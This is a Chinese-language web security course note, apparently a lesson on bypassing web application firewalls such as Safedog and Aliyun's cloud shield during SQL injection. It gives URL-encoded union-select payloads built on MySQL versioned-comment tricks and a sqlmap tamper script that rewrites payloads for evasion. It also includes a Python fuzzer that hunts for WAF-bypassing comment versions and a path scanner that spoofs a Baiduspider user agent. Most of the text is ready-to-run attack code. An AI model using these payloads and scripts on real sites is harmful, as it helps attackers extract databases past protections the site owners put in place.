
# 19 WEB漏洞-SQLMAP绕过WAF



演示案例：

✧ 简要其他绕过方式学习

✧ FUZZ绕过脚本结合编写测试

✧ 阿里云盾防SQL注入简要分析

✧ 安全狗+云盾SQL注入插件脚本编写

%23x%0aunion%23x%0Aselect%201,2,3

%20union%20/\*!44509select\*/%201,2,3

%20/\*!44509union\*/%23x%0aselect%201,2,3

id=1/\*\*&id=-1%20union%20select%201,2,3%23\*/

%20union%20all%23%0a%20select%201,2,3%23

扩展：

mysql /!50001 注释解释

在MySQL里，多行解释 是 / \*/，这个是SQL的标准

但是MySQL扩张了解释 的功能

假如 在起头的/后头加了惊叹 号，那么此解释 里的语句将被推行

比如

mysql> /! select \* from test \*/;

±-----+

| id |

±-----+

| 1 |

| 2 |

| 3 |

±-----+

3 rows in set (0.00 sec)

再看如下语句 /\*!50001 select \* from test \*/; 这里的50001表示假如

数据库是5.00.01以上版本，该语句才会被推行 因此固然 你的mysqldump出来的成立 view的语句在解释 里，实际 上它是会被推行

的

假如 是一下内容，就不会推行 了，那是真正的解释 了 /\* select \* from test \*/;

涉及资源

#!/usr/bin/env python

"""

Copyright (c) 2006-2019 sqlmap developers (http://sqlmap.org/)

See the file 'LICENSE' for copying permission

"""

import os

from lib.core.common import singleTimeWarnMessage

from lib.core.enums import DBMS

from lib.core.enums import PRIORITY

\_\_priority\_\_ = PRIORITY.HIGHEST

def dependencies():

singleTimeWarnMessage("tamper script '%s' is only meant to be run against %s" % (os.path.basename(\_\_file\_\_).split(".")[0], DBMS.MYSQL))

def tamper(payload, \*\*kwargs):

#%23a%0aunion/\*!44575select\*/1,2,3

if payload:

payload = payload.replace("union", "%23a%0aunion")

payload = payload.replace("select", "/\*!44575select\*/")

payload = payload.replace("%20", "%23a%0a")

payload = payload.replace(" ", "%23a%0a")

payload = payload.replace("database()", "database%23a%0a()")

return payload

import requests,time

url='http://127.0.0.1:8080/sqlilabs/Less-2/?id=-1'

union='union'

select='select'

num='1,2,3'

a={'%0a','%23'}

aa={'x'}

aaa={'%0a','%23'}

b='/\*!'

c='\*/'

def bypass():

for xiaodi in a:

for xiaodis in aa:

for xiaodiss in aaa:

for two in range(44500,44600):

urls=url+xiaodi+xiaodis+xiaodiss+b+str(two)+union+c+xiaodi+xiaodis+xiaodiss+select+xiaodi+xiaodis+xiaodiss+num

#urlss=url+xiaodi+xiaodis+xiaodiss+union+xiaodi+xiaodis+xiaodiss+b+str(two)+select+c+xiaodi+xiaodis+xiaodiss+num

try:

result=requests.get(urls).text

len\_r=len(result)

if (result.find('safedog') == -1):

#print('bypass url addreess：' + urls + '|' + str(len\_r))

print('bypass url addreess：'+urls+'|'+str(len\_r))

if len\_r==715:

fp = open('url.txt', 'a+')

fp.write(urls + '\n')

fp.close()

except Exception as err:

print('connecting error')

time.sleep(0.1)

if \_\_name\_\_ == '\_\_main\_\_':

print('fuzz strat!')

bypass()

import json

import requests

url='http://192.168.0.103:8080/'

head={

'User-Agent':'Mozilla/5.0 (compatible;Baiduspider-render/2.0; +http://www.baidu.com/search/spider.html)'

}

for data in open('PH1P.txt'):

data=data.replace('\n','')

urls=url+data

code=requests.get(urls).status\_code

print(urls+'|'+str(code))